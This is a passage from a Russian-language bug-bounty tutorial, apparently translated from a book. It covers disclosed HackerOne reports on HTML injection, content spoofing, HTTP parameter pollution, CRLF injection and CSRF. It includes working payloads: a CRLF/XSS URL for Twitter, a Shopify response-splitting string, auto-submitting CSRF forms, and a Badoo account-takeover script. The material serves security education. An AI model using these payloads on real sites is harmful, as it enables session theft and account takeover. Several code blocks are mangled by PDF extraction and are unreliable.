<sup>4</sup><https://hackerone.com/reports/110578>

DOM (то есть, на веб-страницу) через `dangerouslySetInnerHTML` в их компоненте React. Уточню, что *React является библиотекой, написанной на Javascript и используемой для динамического обновления содержимого веб-страницы без её обновления.*

DOM опирается на программный интерфейс приложения, откуда берет валидный HTML и правильно сформированные XML-документы. В общем, в соответствии со статьей на Wikipedia, DOM является кросплатформенным и независимым от языка соглашением по отображению и взаимодействию с объектами в HTML, XHTML и XSS документах.

На HackerOne разработчики не экранировали HTML-вывод должным образом, что вело к потенциальному эксплуату. Это значит, что, глядя на отчет, я подумал, что стоит протестировать новый код. Я вернулся и провел тест, добавив:

```
1 [test](http://www.torontowebsitedeveloper.com "test ism\
2 ap="alert xss" yyy="test""")
```

что обратилось в:

```
1 <a title="" test" ismap="alert xss" yyy="test" &#39; ref\
2 ="http://www.torontowebsitedeveloper.com">test</a>
```

Как видите, я смог внедрить кучу HTML в тег `<a>`. В результате, HackerOne вернулись к этому фиксу и снова начали работать над экранированием символа одиночной кавычки.



## Выводы

Одно лишь то, что код был обновлен, не значит, что что-то было исправлено. Проверяйте. Когда выкатывают обновление, это так же значит, что новый код может содержать баги.

Кроме того, если вы чувствуете, что что-то не так, продолжайте копать! Я изначально знал, что “повисшая кавычка” может быть проблемой, но я не знал, как её использовать и остановился. Я должен был продолжать. Значительно позднее я узнал об эксплоите с мета-обновлением, прочитав об XSS на блоге Jigsaw blog.innerht.ml (я включил его в главу “Ресурсы”).

## 3. Подмена содержимого на Within Security

**Сложность:** Низкая

**Url:** [withinsecurity.com/wp-login.php](http://withinsecurity.com/wp-login.php)

**Ссылка на отчет:** [https://hackerone.com/reports/111094<sup>5</sup>](https://hackerone.com/reports/111094)

**Дата отчета:** 16 января 2015

**Выплаченное вознаграждение:** \$250

**Описание:**

Хотя подмена содержимого технически является другим типом уязвимости, отличным от HTML-инъекции, я решил включить её сюда, поскольку она разделяет похожую природу действий, совершаемых хакером для подмены контента, который показывает сайт.

Сайт Within Security создан на платформе Wordpress, которая включает путь входа [withinsecurity.com/wp-login.php](http://withinsecurity.com/wp-login.php) (некоторое время назад сайт был объединен с ядром платформы

---


<sup>5</sup><https://hackerone.com/reports/111094>

HackerOne). Белый хакер сообщил, что в процессе входа на сайт происходит ошибка: сайт отображает сообщение об ошибке, которое содержится в URL. Стандартным поведением сайта было `error=access_denied`:

```
1 https://withinsecurity.com/wp-login.php?error=access_de\
2 nied
```

Обратив на это внимание, хакер попытался изменить параметр и обнаружил, что любое переданное значение отображается на сайте в виде ошибки. Вот использованный пример:

```
1 https://withinsecurity.com/wp-login.php?error=Your%20ac\
2 count%20has%20hacked
```



### WithinSecurity Content Spoofing

Ключевым моментом было то, что хакер заметил, что параметр из URL был отображен на странице. Хотя они не объясняли деталей, я предполагаю, что хакер заметил, что `access_denied` был отображен на странице, но также содержался и в URL. Простая проверка, изменяющая значение `access_denied`,

вероятно, и открыла уязвимость этого примера, о чём и было сообщено.



## Выводы

Будьте внимательны к передаваемым параметрам URL, которые отображаются в виде содержимого сайта. Они могут содержать возможные точки атаки, позволяющие хакерам обманывать свои жертвы и заставлять их выполнять вредные действия,

## Итоги

HTML-инъекция является уязвимостью для сайтов и разработчиков, поскольку может быть использована для того, чтобы обмануть пользователей и заставить их отправить личные данные или посетить сайты злоумышленников. Это уже называется фишинговой атакой.

Обнаружение этих уязвимостей не всегда требует отправки простого HTML, оно может включать в себя исследование того, как сайт может рендерить введенные значения, такие как закодированные символы URI. И хотя это не совсем также HTML-инъекция, подмена контента подобна ей в том, что включает в себя некоторый отраженный на полученную пользователем страницу ввод. Хакеры должны быть внимательны к возможностям манипулирования параметрами URL и тому, как они отображаются на сайте.

# HTTP Parameter Pollution

## Описание

HTTP Parameter Pollution, или HPP, происходит, когда сайт принимает пользовательский ввод и использует его для создания запроса к другой системе без валидации этого ввода. Это может произойти одним из двух способов, через сервер (или бэкенд) и через клиентскую сторону.

Silverlightfox приводит прекрасный пример серверной HPP-атаки на StackExchange - предположим, у нас есть следующий сайт, <https://www.example.com/transferMoney.php>, который через метод POST принимает следующие параметры:

```
amount=1000&fromAccount=12345
```

Когда приложение обрабатывает этот запрос, оно создает собственный POST запрос к другому компоненту в бэкенде системы, который, в свою очередь, выполняет транзакцию с фиксированным параметром toAccount.

- **Отдельный URL бэкенда:** <https://backend.example/doTransfer.php>
- **Отдельные параметры для бэкенда:** toAccount=9876&amount=1000

Теперь, если бэкенд, получая дублирующиеся параметры, принимает только последний параметр, можно предположить, что хакер сможет изменить POST-запрос к сайту для отправки следующего параметра toAccount:

```
amount=1000&fromAccount=12345&toAccount=99999
```

Сайт, уязвимый к НРР атаке передаст запрос бэкенду в таком виде:

```
toAccount=9876&amount=1000&fromAccount=12345&toAccount=99999
```

В этом случае второй параметр `toAccount`, отправленный злоумышленником, перезапишет запрос к бэкенду и позволит перевести деньги на предоставленный хакером счет (99999) вместо счета, установленного системой (9876).

Это можно использовать, внося правки в собственные запросы, которые обрабатываются уязвимой системой. Но также это может быть более полезным для хакера, если он может стегнировать ссылку с другого сайта и обмануть пользователей, заставив их ненамеренно отправить вредный запрос с дополнительными параметрами, добавленными хакером.

С другой стороны, НРР на клиентской стороне включает инъекцию дополнительных параметров в ссылки и другие `src` атрибуты. Позаимствуем пример с OWASP и предположим, что у нас есть следующий код:

```
1 <? $val=htmlspecialchars($_GET['par'], ENT_QUOTES); ?>
2 <a href="#" /page.php?action=view&par=' . <?= $val ?> .'">Посмо\
3 три меня! </a>
```

Это принимает значение для `par` из URL, убеждается, что оно безопасное и создает из него ссылку. Если хакер отправит:

```
http://host/page.php?par=123%26action=edit
```

то полученная в результате ссылка будет выглядеть так:

```
<a href="#" /page.php?action=view&par=123&action=edit">Посмо\
меня! </a>
```

Это может заставить приложение к выполнению действия редактирования вместо просмотра.

И серверная и клиентская НРР зависят от того, какая технология используется на бэкенде и как она действует, получая несколько параметров с одинаковыми именами. Например, PHP/Apache используют последний переданный параметр из нескольких с одинаковыми именами, Apache Tomcat использует первый параметр, ASP/IIS используют все параметры, и так далее. В результате, нет одного гарантированного способа для отправки нескольких параметров с одинаковыми именами и обнаружение НРР потребует некоторых экспериментов, чтобы узнать, как работает тестируемый вами сайт.

## Примеры

### 1. Кнопки социальных сетей HackerOne

**Сложность:** Низкая

**Url:** <https://hackerone.com/blog/introducing-signal-and-impact>

**Ссылка на отчет:** [https://hackerone.com/reports/105953<sup>6</sup>](https://hackerone.com/reports/105953)

**Дата отчета:** 18 декабря 2015

**Выплаченное вознаграждение:** \$500

**Описание:** На HackerOne есть кнопки для шаринга контента через популярные социальные сети, такие как Twitter, Facebook и прочие. Эти кнопки содержат конкретные параметры для ссылки на социальную сеть.

Обнаруженная уязвимость позволяла хакеру подставить другие параметры URL в ссылку и направить её на любой сайт, а HackerOne включил бы этот параметр в POST-запрос к социальной сети, создавая таким образом нежелаемое поведение.

Пример использования уязвимости менял url:

---

<sup>6</sup><https://hackerone.com/reports/105953>

<https://hackerone.com/blog/introducing-signal>

на

<https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

Обратите внимание на добавленный параметр `u`. Если бы посетители HackerOne нажали на обновленную таким образом ссылку, пытаясь поделиться контентом через социальные сети, вредоносная ссылка выглядела бы так:

<https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov>

Здесь последний параметр `u` получает приоритет над первым и, соответственно, используется для публикации на Facebook. При публикации в Twitter, предложенный стандартный текст также мог бы быть изменен:

<https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&site=https://vk.com/durov>



## Выводы

Обращайте внимание на случаи, когда сайты принимают контент и взаимодействуют с другим веб-сервисом, таким, как сайты социальных сетей.

В этих ситуациях может быть возможна отправка переданного содержимого без надлежащих проверок его безопасности.

## 2. Уведомления об отмене подписки в Twitter

**Сложность:** Низкая

**Url:** [twitter.com](http://twitter.com)

**Ссылка на отчет:** [merttasci.com/blog/twitter-hpp-vulnerability<sup>7</sup>](http://merttasci.com/blog/twitter-hpp-vulnerability)

---

<sup>7</sup><http://www.merttasci.com/blog/twitter-hpp-vulnerability>

**Дата отчета:** 23 августа 2015

**Выплаченное вознаграждение:** \$700

### Описание:

В августе 2015 хакер Мерт Таски, отменяя подписку на получение уведомлений от Twitter, заметил интересный URL:

<https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+2>

(Я сократил его немного для книги). Вы заметили параметр UID? Оказалось, что это UID пользовательского аккаунта в Twitter. Заметив это, он сделал то, что, как я полагаю, сделали бы большинство хакеров, он попытался изменить UID на чужой и... ничего. Твиттер вернул ошибку.

Многие сдались бы, но Мерт был настроен решительно и попробовал добавить второй параметр UID к URL, который теперь выглядел так (опять же, я сократил):

<https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+2>

и... УСПЕХ! Он сумел отменить подписку на уведомления для другого пользователя. Оказалось, Твиттер был уязвим к НРР при отмене этой подписки.



### Выводы

Хоть описание и короткое, попытки Мерта демонстрируют важность настойчивости и знаний. Если бы он оставил попытки после неудачи с подстановкой чужого UID в качестве единственного параметра, или если бы он не знал об уязвимостях типа НРР, он бы не получил вознаграждение в 700 долларов.

Так же, внимательно относитесь к параметрам вроде UID, которые включены в HTTP-запросы, поскольку за время моих исследований я видел множество отчетов, которые включали манипулирование их значениями и веб-приложения делали неожиданные вещи.

### 3. Twitter Web Intents

**Сложность:** Низкая

**Url:** [twitter.com](http://twitter.com)

**Ссылка на отчет:** [Parameter Tampering Attack on Twitter Web Intents<sup>8</sup>](https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents)

**Дата отчета:** Ноябрь 2015


**Выплаченное вознаграждение:** Не раскрыто

**Описание:**

В соответствии с документацией, Twitter Web Intents *предоставляют попап-оптимизированные панели для работы с твитами и пользователями: Твит, ответ, ретвит, лайк и фоллоу.* Они позволяют пользователям взаимодействовать с контентом Твиттера в контексте вашего сайта, не покидая страницу или не требуя авторизоваться в приложении для простого взаимодействия. Вот как это выглядит:

---

<sup>8</sup><https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents>



### Twitter Intent

Тестируя эту возможность, хакер Эрик Рафалофф обнаружил, что все четыре типа “интентов”, фолловинг пользователя, лайк твита, ретвит и твит, были уязвимы к НРР.

В своем блоге он написал, что если создать URL с двумя параметрами screen\_name:

**[https://twitter.com/intent/follow?screen\\_name=twitter&screen\\_name=erictest3](https://twitter.com/intent/follow?screen_name=twitter&screen_name=erictest3)**

то Твиттер обработает этот запрос, отдавая приоритет второму параметру. Веб-форма выглядела бы так:

```
1 <form class="follow" id="follow_btn_form" action="/inte\
2 nt/follow?screen_name=erictest3" method="post">
3   <input type="hidden" name="authenticity_token" value=\
4 "...">
5   <input type="hidden" name="screen_name" value="twitte\
6 r">
7
8   <input type="hidden" name="profile_id" value="783214">
9
10  <button class="button" type="submit" >
11    <b></b><strong>Follow</strong>
12  </button>
13 </form>
```

Жертва бы видела профиль пользователя, определенного в первом screen\_name, twitter, но кликом по кнопке он бы зафолловил erictest3.

Подобным образом, создавая интент для лайка, Эрик обнаружил, что может включить параметр screen\_name несмотря на то, что он вообще не относится к лайку твита. Пример:

[https://twitter.com/intent/like?tweet\\_id=6616252302978211845&screen\\_name=erictest3](https://twitter.com/intent/like?tweet_id=6616252302978211845&screen_name=erictest3)

Это показало бы пользователю корректный профиль владельца, но клик на “Follow” снова заставил бы его зафолловить erictest3



## Выводы

Это похоже на предыдущую уязвимость в Твиттере, касающуюся UID. Неудивительно, что когда сайт уязвим к вещам вроде НРР, это может быть индикатором более широкой системной проблемы. Иногда, если вы находите подобную уязвимость, стоит потратить время на исследование платформы в целом, чтобы убедиться, что вы не обнаружите (или обнаружите) другие области, в которых можно будет использовать похожий сценарий. В этом примере, как в UID выше, Твиттер передавал идентификатор пользователя, `screen_name`, который был восприимчив к НРР, основанном на логике бэкенда.

## Итоги

Риски, раскрываемые использованием HTTP Parameter Pollution сильно зависят от действий, выполняемых бэкендом сайта и тем, куда будут отправлены вредоносные параметры.

Обнаружение уязвимостей такого вида очень зависит от экспериментов, больше, чем другие уязвимости, поскольку действия бэкенда сайта могут быть полностью неизвестны хакеру. Чаще всего, исследуя наличие этой уязвимости, вы будете иметь очень малое представление о том, какие действия принимает сервер после получения отправленных вами данных.

Через трудности и ошибки, вы сможете обнаружить ситуации, когда сайт взаимодействует с другим сервером и начать тестирование на предмет наличия HTTP Parameter Pollution. Ссылки на социальные сети обычно являются хорошим стартом.

# CRLF-инъекция

## Описание

CRLF, или Carriage Return Line Feed, относится к тому типу уязвимостей, которые происходят, когда юзер вставляет CRLF в приложение. Символы CRLF означают конец строки для множества интернет-протоколов, включая HTML, и выглядят как %0D%0A, что декодируется в \r\n. Они могут быть использованы для обозначения переноса строк и в сочетании с заголовками HTTP-запросов и ответов могут приводить к различным уязвимостям, включая HTTP Request Smuggling и HTTP Response Splitting.

Если говорить о HTTP Request Smuggling, это обычно происходит когда HTTP-запрос проходит через сервер, который обрабатывает его и передает другому серверу, как прокси или файрволл. Этот тип уязвимости может привести к:

- Отравлению кэша, ситуации, в которой атакующий может изменять записи в кэше и отдавать вредоносные страницы (например, содержащие javascript) вместо корректных
- Обходу файрволла, ситуации, в которой запрос может быть создан таким образом, чтобы обойти проверки безопасности, обычно, включает в себя CRLF и чрезмерно большие тела запросов
- Кражу запроса, ситуации, в которой атакующий может украсть HttpOnly cookies и информации о HTTP аутентификации. Это похоже на XSS, но не требует взаимодействия между клиентом и хакером

Хотя эти уязвимости существуют, их трудно обнаружить. Я описываю их здесь, чтобы вы могли понять, насколько опасной может быть Request Smuggling (кража запроса).

Зная о HTTP Response Splitting, хакеры могут устанавливать произвольные заголовки ответа, контролировать тело ответа или разделять ответ полностью, предоставляя два ответа вместо одного, как показано в примере #2 - разделение ответа на v.shopify.com (если вам нужно напоминание о заголовках HTTP запросов и ответов, перелистните на главу “Фоновые знания”).

## 1. Twitter HTTP Response Splitting

**Сложность:** Высокая

**Url:** [https://twitter.com/i/safety/report\\_story](https://twitter.com/i/safety/report_story)

**Ссылка на отчет:** <https://hackerone.com/reports/52042><sup>9</sup>

**Дата отчета:** 21 апреля 2015

**Выплаченное вознаграждение:** \$3,500

**Описание:**

В апреле 2015 было сообщено, что в Twitter найдена уязвимость, позволяющая хакерам устанавливать произвольные cookie, добавляя дополнительную информацию в запрос к Twitter.

По существу, после создания запроса к указанному выше URL (legasi-url Twitter, позволявший людям жаловаться на рекламу), Twitter возвращал cookie для параметра reported\_tweet\_id. Однако, судя по отчету, валидация Twitter, подтверждающая, что id твита был числом, была несовершенна.

Хотя Twitter валидирует этот символ новой строки, 0x0a, не позволяя его отправить, валидация может быть обойдена кодированием символов в кодировку UTF-8. Twitter произведет

---

<sup>9</sup><https://hackerone.com/reports/52042>

обратную кодировку символов в unicode, таким образом, делая фильтр бесполезным. Вот пример:

```
1 %E5%E98%8A => U+560A => 0A
```

Это важно, поскольку символы новой строки интерпретируются сервером буквально, создавая новую строку, которую сервер читает и исполняет, в данном случае, возвращая новые cookie.

CLRF-атака может быть еще более опасной, если система подвержена XSS-атакам (смотрите раздел Cross Site Scripting). В этом случае, поскольку фильтры Twitter пройдены, пользователю можно будет вернуть новый ответ, включающий XSS-атаку. Вот URL:

```
1 https://twitter.com/login?redirect_after_login=https://\n2 twitter.com:21/%E5%98%8A%E5%98%8Dcontent-type:text/html\\n\n3 %E5%98%8A%E5%98%8Dlocation:%E5%98%8A%E5%98%8D%E5%98%8A\\n\n4 E5%98%8D%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5\\n\n5 98%BE
```

Обратите внимание на добавленное %E5%E98%8A. Если мы заменим эти символы настоящими переносами строк, вот как будет выглядеть заголовок:

```
1 https://twitter.com/login?redirect_after_login=https://\\n\n2 twitter.com:21/\\n\n3 content-type:text/html\\n\n4 location:%E5%98%BCsvg/onload=alert%28innerHTML%28%29%E5\\n\n5 %98%BE
```

Как видите, переносы в ссылке позволяют создать новый заголовок, который вернется с исполняемым Javascript-кодом -

svg.onload=alert(innerHTML). С этим кодом злоумышленник может украсть у ничего не подозревающей жертвы сессию Twitter.



## Выводы

Хороший белый хакер сочетает в себе наблюдательность и навыки. В этом случае автор отчета, @filedescriptor, знал о предыдущем баге Firefox, связанном с необрабатываемой кодировкой. Это знание привело к тестированию подобной кодировки в Twitter для получения возможности вставки новых строк.

Когда вы ищете уязвимости, всегда помните, что важно думать иначе и отправлять закодированные значения, чтобы увидеть, как сайт обрабатывает введенные вами данные.

## 2. Разделение ответа на v.shopify.com

**Сложность:** Средняя

**Url:** v.shopify.com/last\_shop?x.myshopify.com

**Ссылка на отчет:** <https://hackerone.com/reports/106427><sup>10</sup>

**Дата отчета:** 22 декабря 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

Shopify имеет некоторую неявную функциональность, которая установит в ваш браузер cookie, указывающие на дату вашего последнего входа. Это осуществляется через эндпоинт /last\_shop?SITENAME.shopify.com

---

<sup>10</sup><https://hackerone.com/reports/106427>

В декабре 2015 было обнаружено, что Shopify не валидирует передаваемый в запрос параметр `shop`. В результате, с использованием Burp Suite, белый хакер смог изменить запрос, вставив `%0d%0a` и сгенерировав заголовок, который был возвращен пользователю. Вот скриншот:

## Shopify HTTP Response Splitting

Вредоносный код в этом случае выглядел так:

- ```
1 %0d%0aContent-Length:%200%0d%0a%0d%0aHTTP/1.1%20200%200\  
2 K%0d%0aContent-Type:%20text/html%0d%0aContent-Length:%20  
3 019%0d%0a%0d%0a<html>deface</html>
```

В этом случае %20 является пробелом, а %0d%0a - CRLF. В результате, браузер получал два заголовка и рендерил второй, что могло привести ко множеству уязвимостей, включая XSS.



## Выводы

Замечайте случаи, когда сайт принимает ваш ввод и использует его как часть возвращаемых заголовков. В этом случае Shopify создавал cookie со значением `last_shop`. Это хороший сигнал, что можно попробовать обнаружить уязвимость к CRLF-инъекции.

## Итоги

Хороший хакинг - сочетание навыков и наблюдательности. Очень полезно знать, как для обнаружения уязвимости могут быть использованы закодированные символы. %0D%0A может быть использовано для тестирования серверов и определения, подвержены ли они CRLF-инъекциям. Если это так, двигайтесь дальше и попробуйте сочетать уязвимость с XSS-инъекцией (описана в главе 7).

С другой стороны, если сервер не отвечает на %0D%0A, подумайте о том, как вы можете закодировать эти символы еще раз и протестируйте сервер, чтобы увидеть, будет ли он декодировать дважды закодированные символы, как это сделал `@filedescriptor`.

Подмечайте случаи, когда сайт использует отправленные значения для возвращения какого-либо заголовка, например, для создания cookie.

# Cross Site Request Forgery

## Описание

Cross Site Request Forgery, или CSRF, является атакой, которая осуществляется в тот момент, когда вредоносный сайт, письмо, сообщение, приложение или что-либо иное заставляет браузер пользователя выполнить некоторые действия на другом сайте, где этот пользователь уже аутентифицирован. Зачастую это происходит без ведома пользователя.

Вред от CSRF-атаки зависит от сайта, принимающего действие. Вот пример:

1. Боб входит в свой личный кабинет в банковском онлайн-клиенте, выполняет какие-то операции, но не разлогинивается.
2. Боб проверяет свою почту и кликает на ссылку, ведущую на незнакомый сайт.
3. Незнакомый сайт делает запрос к онлайн-клиенту банка Боба на перевод денег, передавая информацию в cookie Боба, сохранившуюся с предыдущей его сессии.
4. Сайт банка Боба принимает запрос от незнакомого (вредоносного) сайта без использования CSRF-токена и выполняет перевод.

Еще более интересна ситуация, когда ссылка на вредоносный сайт может содержаться в валидном HTML, благодаря чему Бобу даже не придется нажимать на ссылку: . Если устройство Боба (например, браузер) отрисует это изображение, оно сделает запрос к malicious\_site.com и потенциально совершил CSRF-атаку.

Теперь, зная об опасностях, которые несут CSRF-атаки, вы можете защититься от них множеством способов, самым популярным из которых, возможно, является использование CSRF-токена, который должен отправляться с любым запросом, который потенциально может изменять данные (например, с POST-запросами). Веб-приложение (такое, как онлайн-банк Боба) должно будет сгенерировать токен, состоящий из двух частей, одну из которых получит Боб, а вторая будет сохранена в приложении.

Когда Боб попытается совершить запрос на перевод денег, он должен будет отправить токен, который будет проверен банком на валидность при помощи токена, хранящегося в приложении.

Теперь, когда мы знаем о CSRF и CSRF-токенах, Cross Origin Resource Sharing (CORS) становится более понятным, хотя возможно, я просто заметил это по мере исследования новых целей. В общем, CORS ограничивает список ресурсов, которые могут получать доступ к данным. Другими словами, когда CORS используется для защиты сайта, вы можете написать Javascript для вызова целевого приложения, прочитать ответ и сделать другой вызов, если целевой сайт вам это позволяет.

Если это кажется непонятным, то попробуйте с помощью Javascript сделать вызов к [HackerOne.com/activity.json](https://HackerOne.com/activity.json), прочитать ответ и сделать второй вызов. Вы также увидите важность этого и потенциальные способы обхода в примере #3 ниже.

Наконец, важно заметить (спасибо Джоберту Абме за указание на этот момент), что не каждый запрос **без** CSRF-токена является невалидным. Некоторые сайты могут выполнять дополнительные проверки, такие, как сравнение заголовка исходящей стороны (хотя это не является гарантией безопасности и есть известные случаи обхода). Это поле, которое идентифицирует адрес страницы, которая ссылается на запрашиваемый ресурс. Другими словами, если исходящая сторона (реферер)

выполняет POST-вызов не с того же сайта, который получил HTTP-запрос, сайт может не позволить вызову достигнуть того же эффекта, что достигается с использованием CSRF-токена. Кроме того, не каждый сайт использует термин **csrf** при создании или определении токена. Например, на Badoo это параметр **rt**, как описано ниже.



### Ссылки OWASP

Прочтите руководство по тестированию на [OWASP Testing for CSRF<sup>11</sup>](https://www.owasp.org/index.php/Testing_for_CSRF)

## Примеры

### 1. Экспорт установленных пользователей Shopify

**Сложность:** Низкая

**Url:** [https://app.shopify.com/services/partners/api\\_clients/XXXX/export\\_installed\\_users](https://app.shopify.com/services/partners/api_clients/XXXX/export_installed_users)

**Ссылка на отчет:** [https://hackerone.com/reports/96470<sup>12</sup>](https://hackerone.com/reports/96470)

**Дата отчета:** 29 октября 2015

**Выплаченное вознаграждение:** \$500

**Описание:**

API Shopify предоставляет эндпоинт для экспорта списка установленных пользователей через URL, показанный выше. Уязвимость заключалась в том, что сайт мог сделать запрос к этому эндпоинту и получить в ответ информацию, поскольку

<sup>11</sup>[https://www.owasp.org/index.php/Testing\\_for\\_CSRF\\_\(OTG-SESS-005\)](https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005))

<sup>12</sup><https://hackerone.com/reports/96470>

Shopify не использовал CSRF-токен для валидации этого запроса. В результате, следующий HTML-код мог быть использован для отправки формы от имени ничего не подозревающей жертвы.

```
1 <html>
2 <head><title>csrf</title></head>
3 <body onLoad="document.forms[0].submit()">
4 <form action="https://app.shopify.com/services/partners\
5 /api_clients/1105664/export_installed_users" method="GE\
6 T">
7 </form>
8 </body>
9 </html>
```

В этом примере при простом посещении страницы Javascript отправляет форму, которая включает GET-запрос к API Shopify, используя cookie Shopify, установленные в браузере жертвы.



## Выводы

Увеличивайте масштаб ваших атак ищите баги не только на сайте, но и в API. Эндпоинты API также являются потенциальной площадкой для использования уязвимостей, так что стоит помнить об этом, особенно, если вы знаете, что API мог быть разработан или стать доступным после того, как был создан веб-интерфейс.

## 2. Отключение Shopify от Twitter

**Сложность:** Низкая

**Url:** <https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect>

**Ссылка на отчет:** [https://hackerone.com/reports/111216<sup>13</sup>](https://hackerone.com/reports/111216)

**Дата отчета:** 17 января 2016

**Выплаченное вознаграждение:** \$500

**Описание:**

Shopify предоставляет интеграцию с Twitter, что позволяет владельцам магазинов постить твиты о своих продуктах. Подобным образом сервис позволяет и отключить аккаунт Twitter от связанного магазина.

URL для отключения аккаунта Twitter от магазина указан выше. При совершении запроса Shopify не валидировал CSRF-токен, что позволило злоумышленнику создать фальшивую ссылку, клик на которую приведет ничего не подозревающего владельца магазина к отключению его магазина от Twitter.

Описывая уязвимость, WeSecureApp предоставил следующий пример уязвимого запроса - обратите внимание, что использование тега img делает вызов к уязвимому URL:

```
1 GET /auth/twitter/disconnect HTTP/1.1
2 Host: twitter-commerce.shopifyapps.com
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.1\ 
4 1; rv:43.0) Gecko/20100101 Firefox/43.0
5 Accept: text/html, application/xhtml+xml, application/x\ 
6 ml
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://twitter-commerce.shopifyapps.com/accou\ 
10 nt
11 Cookie: _twitter-commerce_session=REDACTED
12 >Connection: keep-alive
```

---

<sup>13</sup><https://hackerone.com/reports/111216>

Поскольку браузер выполняет GET-запрос для получения изображения по переданному URL и CSRF-токен не валидируется, пользовательский магазин теперь отключен:

```
1 <html>
2   <body>
3     
5   </body>
6 </html>
```



## Выводы

В этой ситуации, описанная уязвимость могла быть найдена при использовании прокси-сервера, такого, как Burp или Firefox Tamper Data, достаточно было взглянуть на запрос, отправляемый к Shopify и увидеть, что этот запрос был осуществлен с помощью GET-запроса. Поскольку это было разрушительное действие и GET-запросы не должны изменять данные на сервер, это стоит исследовать.

## 3. Полный захват аккаунта на Badoo

**Сложность:** Средняя

**Url:** <https://badoo.com>

**Ссылка на отчет:** <https://hackerone.com/reports/127703><sup>14</sup>

**Дата отчета:** 1 апреля 2016

**Выплаченное вознаграждение:** \$852

---

<sup>14</sup><https://hackerone.com/reports/127703>

**Описание:**

Если вы взглянете на Badoo, выпоймете, что они защищаются от CSRF включением в URL параметра `rt`, который имеет длину всего в 5 символов (по крайней мере, на момент написания). Хотя я заметил это, когда Badoo запустил кампанию на HackerOne, я не нашел способа это использовать. Однако, Махмуд Джамал (zombiehelp54) нашел.

Поняв значение параметра `rt`, он также заметил, что параметр возвращался в почти всех json-ответах. К сожалению, это не принесло пользы, поскольку CORS защищает Badoo от атак, читая эти ответы. Махмуд продолжил искать.

Оказалось, что файл `https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1` содержит значение `rt`. Еще лучше было то, что этот файл мог быть произвольно прочитан атакующим и не требовал от жертвы никаких действий кроме посещения вредоносной веб-страницы. Вот код, который он предоставил:

```
1 <html>
2 <head>
3 <title>Badoo account take over</title>
4 <script src="https://eu1.badoo.com/worker-scope/chrome-service-worker.js?ws=1"></script>
5 </head>
6 <body>
7 <script>
8
9 function getCSRFcode(str) {
10     return str.split('=')[2];
11 }
12 window.onload = function(){
13     var csrf_code = getCSRFcode(url_stats);
14     csrf_url = 'https://eu1.badoo.com/google/verify.phtml?c\ode=4\nprfspM3yfn2SFUBear08KQaXo609JkArgoju1gZ6Pc&authu\ser=3&session_state=7cb85df679219ce71044666c7be3e037ff5\'
```

```
17 4b560..a810&prompt=none&rt=' + csrf_code;  
18 window.location = csrf_url;  
19 };  
20 </script>
```

В общем, когда жертва загружала страницу, она делала запрос к скрипту Badoo, забирала параметр rt для этого пользователя и затем делала запрос от имени жертвы. В этом случае, это было связывание аккаунта Махмуда с аккаунтом жертвы, что позволяло полностью захватить аккаунт.



## Выводы

Где дым, там и огонь, Здесь Махмуд заметил, что параметр rt возвращался в разных местах, в конкретных json-ответах. Поэтому он правильно предположил, что он может быть показан где-то, где его можно будет использовать - в этом случае в js файле.

Двигаясь дальше, если вы чувствуете, что что-то не так, продолжайте исследования. Используя Burp проверьте все ресурсы, к которым осуществляется вызов, когда вы посещаете целевой сайт/-приложение,

## Итоги

